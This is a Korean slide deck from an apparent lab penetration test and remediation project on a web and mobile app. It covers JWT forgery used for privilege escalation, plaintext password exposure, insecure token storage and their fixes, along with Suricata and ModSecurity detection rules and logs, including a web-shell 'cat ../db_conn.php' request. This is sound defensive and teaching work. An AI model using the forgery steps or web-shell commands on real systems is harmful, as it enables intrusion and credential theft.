"admin", 13 "password": "123", 14 "name": "관리자", 15 "membershipLevel": "GOLD", 16 "points": 99999 17 }

5. Burp Suite으로 앱 새로고침시 GET 요청 인터셉트, jwt.io를 통해 재생성한 토큰 삽입
→ 서버는 위조된 토큰을 유효한 관리자 토큰으로 인식하게 됨

모의해킹 수행 - APP(M3 : 불안전한 인증 및 인가)

취약점 상세 내용

데이터가 암호화 되지 않고 평문으로 전송되거나, 중간자 공격(MITM)에 취약하여 세션 하이재킹의 위험이 있음



6. 일반 사용자(SILVER) 권한을 관리자(GOLD, admin) 권한으로 수직상승 키실수 있음 확인


```
[Login Success] JWT generated for woowow
[Auto Login] Welcome back, woowow
[Auto Login] Welcome back, admin
```

솔루션 적용 - APP(M3 : 불안전한 인증 및 인가)

조치 내용

1. 256bit의 난수 생성 및 '.env' 환경변수파일 추가 →
2. 시크릿 값을 환경변수파일로 교체하여 분리운영

```
const JWT_SECRET = "vuln_secret_key_1234";
```



```
// 환경변수에서 비밀키 가져오기
const JWT_SECRET = process.env.JWT_SECRET;

// 키가 없거나 너무 짧으면 서버 실행 차단 (Fail-Secure)
if (!JWT_SECRET || JWT_SECRET === "default_secret_key_1234" || JWT_SECRET.length < 32) {
    console.error("⚠ [CRITICAL ERROR] Secure JWT_SECRET is missing.");
    console.error("Please create a .env file and set a strong 256-bit secret key.");
    console.error("Example: JWT_SECRET=your_long_random_hex_string");
    process.exit(1); // 강제 종료
}
```

Request			Response				
	Pretty	Raw	Hex	Pretty	Raw	Hex	Render
1	GET /verify-token HTTP/1.1			1	HTTP/1.1 403 Forbidden		
2	authorization: Bearer eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJlc2VybmFtZSI6ImFkbWluIiwibGV2ZWwiOiJHT0xEIiwiaWF0IjoxNzY1ODU0ODgycLCJleHAiOjE3Njg0NDY4ODJ9.CapCh30CVp6Czla0XqIqCNFZs_9E5TaZloJ4llqmKjE			2	X-Powered-By: Express		
3	Host: 192.168.16.12:3000			3	Access-Control-Allow-Origin: *		
4	Connection: keep-alive			4	Content-Type: text/plain; charset=utf-8		
5	Accept-Encoding: gzip, deflate, br			5	Content-Length: 9		
6	User-Agent: okhttp/4.9.2			6	ETag: W/"9-PatfYBLj4UmlqTm5zrukoLhNyPU"		
7	If-None-Match: W/"67-AUSJagzclMAxfIyLEmk7m2ngC00"			7	Date: Tue, 16 Dec 2025 06:50:26 GMT		
8				8	Connection: keep-alive		
				9	Keep-Alive: timeout=5		
				10			
				11	Forbidden		

이전의 취약한 비밀키로 생성한 위조 JWT토큰을 전송하게 되면 서버의 `jwt.verify` 로직에서 '서명 불일치' 오류가 발생하여 해당 요청에 403(FORBIDDEN) 응답 반환하며 요청이 차단됨

모의해킹 수행 - APP(M1 : 부적절한 자격 증명 사용/서버 응답 값 내 중요정보 노출)

취약점 상세 내용

서버 API 응답 내 민감한 자격 정보가 부적절하게 노출되거나 저장됨

Request		Response	
Pretty	Raw	Hex	
1 GET /verify-token HTTP/1.1			1 HTTP/1.1 200 OK
2 authorization: Bearer eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJlc2VybmFtZSI6ImFkbWluIiwibGV2ZWwiOiJHT0xEIiwiMF0IjoxNzY1ODU0ODgyLCJleHAiOjE3Njg0NDY40DJ9.CapCh30CVp6Czla0XqIqCNfZs_9E5Ta2loJ4llqmKjE			2 X-Powered-By: Express
3 Host: 192.168.16.12:3000			3 Access-Control-Allow-Origin: *
4 Connection: keep-alive			4 Content-Type: application/json; charset=utf-8
5 Accept-Encoding: gzip, deflate, br			5 Content-Length: 109
6 User-Agent: okhttp/4.9.2			6 ETag: W/"6d-o0kDXE33IfaJHkmyAXtlhvs94dA"
7 If-None-Match: W/"67-AU5JagzclMAXfIyLEMk7m2ngC00"			7 Date: Tue, 16 Dec 2025 03:43:51 GMT
8			8 Connection: keep-alive
9			9 Keep-Alive: timeout=5
			10
			11 {
			"valid":true,
			"username": "admin",
			"password": "123",
			"name": "관리자",
			"membershipLevel": "GOLD",
			"points": 99999
			}

로그인 및 토큰 검증 API (GET/verify-token) 호출 시,
서버가 반환하는 JSON데이터에 사용자의 평문 비밀
번호(password)가 포함되어있음

솔루션 적용 - APP(M1 : 부적절한 자격 증명 사용/서버 응답 값 내 중요정보 노출)

조치 내용

1. DTO(Data Transfer Object) 변환 함수 구현하여 허용된 필드만 선택하여 반환
2. 모든 로그인, 정보조회 API가 이 함수를 거치도록 로직수정하여 비밀번호(Password) 필드가 응답하는 값에 포함되는것 방지

```

54 // DB 데이터를 받아서 안전한 데이터만 남기는 함수
55 const toUserResponseDTO = (user) => {
56   if (!user) return null;
57   return {
58     username: user.username,
59     name: user.name,
60     membershipLevel: user.level,
61     points: user.points,
62     vip_ticket: user.vip_ticket
63     // password 필드는 절대 넣지 않음!
64   };
65

```

Response

Pretty	Raw	Hex	Render
<pre> 1 HTTP/1.1 200 OK 2 X-Powered-By: Express 3 Access-Control-Allow-Origin: * 4 Content-Type: application/json; charset=utf-8 5 Content-Length: 104 6 ETag: W/"68-VvJwqjNAyIphdhNNjB1VjNr07" 7 Date: Fri, 19 Dec 2025 06:45:21 GMT 8 Connection: keep-alive 9 Keep-Alive: timeout=5 10 11 { 12 "valid":true, 13 "ID": "woowow", 14 "username": "woo", 15 "membershipLevel": "SILVER", 16 "points": 7700, 17 "vip_ticket":null 18 } </pre>			

모의해킹 수행 - APP(M1:부적절한 자격 증명 사용/단말기 내부 중요정보 평문 저장)

취약점 상세 내용

로컬 저장소에 민감한 자격 정보(토큰)가 부적절하게 노출되거나 저장됨

The screenshot shows the SQLite Viewer interface. At the top, it says "SQLite Viewer view sqlite file online". Below that is a blue header bar with a "Drop file here" button and a "Select file" button. The main area has a table titled "catalystLocalStorage (1 rows)". A SQL query "SELECT * FROM 'catalystLocalStorage' LIMIT 0,30" is entered in the query input field, and there is a "Execute" button. The table has two columns: "key" and "value". One row is shown: "auth_token" with the value "eyJhbGciOiJIUzI1NilsInR5cCI6IkpXVCJ9.eyJ1c2VybmFtZSI6ImFkbWlulwiaWF0IjoxNzY...". This value is highlighted with a red rectangle.


자동화 분석도구(MobSF) 진단결과 ‘App uses SQLite Database’ 항목이 탐지됨

SQLite Viewer 도구를 통한 확인 결과
‘auth_token’ 키 값에 토큰 정보가 그대로
노출

솔루션 적용 - APP(M1:부적절한 자격 증명 사용/단말기 내부 중요정보 평문 저장)

조치 내용

1. AsyncStorage 사용 중단, 보안 저장소 라이브러리(react-native-encrypted-storage)로 교체
2. 안드로이드의 Keystore 시스템 연동하여 데이터 AES-256 알고리즘 암호화 사용



```
</> RN_ENCRYPTED_STORAGE_SHARED_PREF.xml ×
1 <?xml version='1.0' encoding='utf-8' standalone='yes' ?>
2 <map>
3   <string name="__ANDROIDX_SECURITY_CRYPTO_ENCRYPTED_PREFS_KEY_KEYSET__">12a9010428a5b73942ba3b5832cddaf4edb70b688
4   <string name="__ANDROIDX_SECURITY_CRYPTO_ENCRYPTED_PREFS_VALUE_KEYSET__">12880182fce42656bf5d5d19f187927882f0ca7
5 </map>
```

새로 설정된 설정 파일에서 암호화 된 key, value값 확인

네트워크 보안 강화 (Web)

```
alert http any any -> 192.168.30.103 any (msg:"Dangerous Path Traversal  (../../); content:../../; http_uri; classtype:web-application-attack; sid:1000001; rev:1;)
```

이전에 없던 사용자 정의 보안 규칙(sid:1000001) 수립을 통해 경로 탐색 공격을 실시간으로 감지하고, 시스템 민감 정보 탈취 시도를 즉각 차단할 수 있는 능동적 보안 기반을 마련하였습니다.

2025-12-24 10:50:35.299

ubuntu

```
{"timestamp": "2025-12-24T01:50:33.499104+0000", "flow_id": 408793633347876, "in_iface": "enp0s3", "event_type": "alert", "src_ip": "192.168.16.131", "src_port": 56000, "dest_ip": "192.168.30.103", "dest_port": 80, "proto": "TCP", "ip_v": 4, "pkt_src": "wire/pcap", "tx_id": 0, "alert": {"action": "allowed", "gid": 1, "signature_id": 1000001, "rev": 1, "signature": "Dangerous Path Traversal (../../)", "category": "Web Application Attack", "severity": 1}, "ts_progress": "request_complete", "tc_progress": "response_complete", "http": {"hostname": "192.168.30.103", "url": "/uploads/shell.php?cmd=%20cat%20..%2fdb_conn.php", "http_user_agent": "Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko/20100101 Firefox/128.0", "http_content_type": "text/html", "http_method": "GET", "protocol": "HTTP/1.1", "status": 200, "length": 342}, "app_proto": "http", "direction": "to_server", "flow": {"pkts_toserver": 4, "pkts_toclient": 3, "bytes_toserver": 697, "bytes_toclient": 755}, "start": "2025-12-24T01:50:33.488395+0000", "src_ip": "192.168.16.131", "dest_ip": "192.168.30.103", "src_port": 56000, "dest_port": 80}}
```


서버 내부 민감 설정 파일에 접근하려 명령어 공격을 탐지하기 위해 사용자 정의 룰을 수립하고, 통합 보안 관제 시스템(Graylog)을 통해 실시간 로그 수집 및 탐지 정확성을 최종 검증하였습니다.

4

네트워크 보안 강화 (Web)



모의 관제 테스트를 통해 DB 서버와 연동된 모니터링 시스템의 탐지 신뢰성을 확보하였습니다. 메시지 급증 및 로그 인 실패 시나리오 수행 결과, 'Access Denied' 로그가 실시간으로 수집되고 대시보드 지표에 즉각 반영됨을 확인하였습니다.



DB 쿼리 분석 도구(PMM)를 활용하여 users 및 reviews 등 주요 테이블에 대한 비정상적인 조회 이력을 실시간으로 모니터링하고, 데이터 유출 시도를 즉각 식별할 수 있도록 구축하였습니다.

실시간 이벤트 모니터링 및 차단 시스템 (Web)

2025-12-17 17:36:26.944 192.168.30.103
<190>Dec 17 17:36:26 ubuntu waf ModSecurity: Access denied with code 403 (phase 2). Matched "Operator 'Rx' with parameter '(\\'|\\x27)(.|*)(#|--|\\x23)' against variable 'ARCS:user_id' (Value: 'james01' #) [file "/etc/nginx/modsec/main.conf"] [line "11"] [id "10001"] [rev "")] [msg "SQL Injection Bypass Attempt Detected (Comment Block)"] [data ""] [severity "0"] [maturity "0"] [accuracy "0"] [hostname "192.168.30.103"] [url "/login_action"] [unique_id "176596058689.013337"] [ref "o7,3o7,1o8,1o9,1v66,1o"]

[✉ 7a3a1337-db23-11f0-bb00-08002742d17f](#)

Permalink Copy ID Copy message Show surrounding messages Test against stream

Timestamp	message
2025-12-17 17:36:26.944	<190>Dec 17 17:36:26 ubuntu waf ModSecurity: Access denied with code 403 (phase 2). Matched "Operator 'Rx' with parameter '(\\' \\x27)(. *)(# -- \\x23)' against variable 'ARCS:user_id' (Value: 'james01' #) [file "/etc/nginx/modsec/main.conf"] [line "11"] [id "10001"] [rev "")] [msg "SQL Injection Bypass Attempt Detected (Comment Block)"] [data ""] [severity "0"] [maturity "0"] [accuracy "0"] [hostname "192.168.30.103"] [url "/login_action"] [unique_id "176596058689.013337"] [ref "o7,3o7,1o8,1o9,1v66,1o"]
Received by	source
WAFLogs on file74a5 / ubuntu	192.168.30.103
Stored in index	timestamp
graylog_3	2025-12-17 17:36:26.944
Routed into streams	
* Default Stream	

"로그인 페이지(/login_action) 대상 SQL Injection 공격 탐지 및 차단 (403 Forbidden)"

timestamp ━━
2025-12-17 16:25:14.231

source ━━
192.168.30.103

<190>Dec 17 16:25:14 ubuntu waf ModSecurity: Warning. Matched "Operator 'Rx' with parameter `.*\.(?:php\d*|phtml)\.*\$` against variable `FILES:fileToUpload` (Value: 'shell.php') [file "/usr/share/modsecurity-crs/rules/REQUEST-933-APPLICATION-ATTACK-PHP.conf"] [line "89"] [id "933110"] [rev "")] [msg "PHP Injection Attack: PHP Script File Upload Found"] [data "Matched Data: shell.php found within FILES:fileToUpload: shell.php"] [severity "2"] [ver "OWASP CRS/3.3.5"] [maturity "0"] [accuracy "0"] [tag "application-multi"] [tag "language-php"] [tag "platform-multi"] [tag "attack-injection-php"] [tag "paranoia-level/1"] [tag "OWASP CRS"] [tag "capec/1000/152/242"] [hostname "192.

"주요 웹 위협(SQL Injection, 악성 파일 업로드) 실시간 탐지 및 차단"

실시간 이벤트 모니터링 및 차단 시스템 (Web)

All Messages		
timestamp	source	
2025-12-29 10:39:17.897	ubuntu	
2025/12/29 10:39:15 [error] 1291#1291: *24 [client 127.0.0.1] ModSecurity: Access denied with code 403 (phase 1). Matched "Operator `IpMatch' with parameter `192.168.16.46' against variable `REMOTE_ADDR' (Value: `127.0.0.1') [file "/etc/nginx/modsec/main.conf"] [line "18"] [id "10005"] [rev "") [msg "Access Denied: Unauthorized IP Access to Admin Page"] [data "Client IP: 127.0.0.1" [severity "2"] [ver "") [maturity "0" [accuracy "0" [hostname "127.0.0.1" [uri "/admin" [unique_id "176697235572.300169" [ref "o0,6v5,6v0,9"], client: 127.0.0.1, server: 192.168.30.103, request: "HEAD /admin HTTP/1.1", host: "localhost"		
2025-12-29 10:33:57.345	ubuntu	
2025/12/29 10:33:49 [error] 1290#1290: *8 [client 127.0.0.1] ModSecurity: Access denied with code 403 (phase 1). Matched "Operator `IpMatch' with parameter `192.168.16.46' against variable `REMOTE_ADDR' (Value: `127.0.0.1') [file "/etc/nginx/modsec/main.conf"] [line "18"] [id "10005"] [rev "") [msg "Access Denied: Unauthorized IP Access to Admin Page"] [data "Client IP: 127.0.0.1" [severity "2"] [ver "") [maturity "0" [accuracy "0" [hostname "127.0.0.1" [uri "/admin" [unique_id "176697202988.229868" [ref "o0,6v5,6v0,9"], client: 127.0.0.1, server: 192.168.30.103, request: "HEAD /admin HTTP/1.1", host: "localhost"		

"Broken Access Control 대응: 관리자 페이지(/admin) IP 기반 접근 통제"

```
SecRule REQUEST_URI "@beginsWith /admin" \
    "id:10005,phase:1,deny,status:403,msg:'Access Denied: Unauthorized IP Access
    to Admin Page',logdata:'Client IP: %{REMOTE_ADDR}',severity:'CRITICAL',chain"
    SecRule REMOTE ADDR "!@ipMatch 192.168.16.46"
```

"관리자 페이지 접근 제어를 위한 WAF 커스텀 룰(Custom Rule) 구현"

실시간 이벤트 모니터링 및 차단 시스템 (APP)

ubuntu

```
46] ModSecurity: Access denied with code 403 (phase 2). Matched "Operator `Ge` with parameter `5` against variable `TX:BLOCKING_INBOUN  
?2`" [id "949110"] [rev "")] [msg "Inbound Anomaly Score Exceeded (Total Score: 13)"] [data "")] [severity "0"] [ver "OWASP CRS/4.22.0-d  
icon.ico"] [unique_id "176699262462.247555"] [ref "")], client: 192.168.16.46, server: 192.168.30.103, request: "GET /favicon.ico HTTP/
```

"비인가 IP의 XSS 공격 시도를 ModSecurity가 실시간 탐지하고, 이상 점수 초과에 따라
403 Forbidden으로 즉시 차단"

```
alert tcp any any -> 192.168.30.103 3000 {msg:"MOBILE_APP [M5] Insecure HTTP Traffic Detected"; flow:to_server,established; content:"GET"; http_me  
thod; classtype:policy-violation; sid:2000001; rev:1;}  
alert tcp 192.168.12 3000 -> any any {msg:"MOBILE_APP [M1] Sensitive Data Leakage (Password)"; flow:from_server,established; content:"\"passwor  
d\""; nocase; classtype:policy-violation; sid:2000002; rev:1;}  
alert tcp any any -> 192.168.30.103 3000 {msg:"MOBILE_APP [M3] Admin JWT Token Manipulation Attempt"; flow:to_server,established; content:"Authori  
zation: Bearer"; http_header; pcre:"/ey[A-Za-z0-9\-\_]+\.\ey[A-Za-z0-9\-\_]*role(Ref)?[:\\" ]*\admin/i"; classtype:attempted-admin; sid:2000003; rev:  
1;}  
alert http any any -> 192.168.30.103 3000 {msg:"MOBILE_APP [M4] Unauthorized Tool Access (Bot/Script)"; http_user_agent; content:"python-requests"  
; nocase; classtype:policy-violation; sid:2000004; rev:1;}
```

7

QnA



Q&A

경청해주셔서
감사합니다.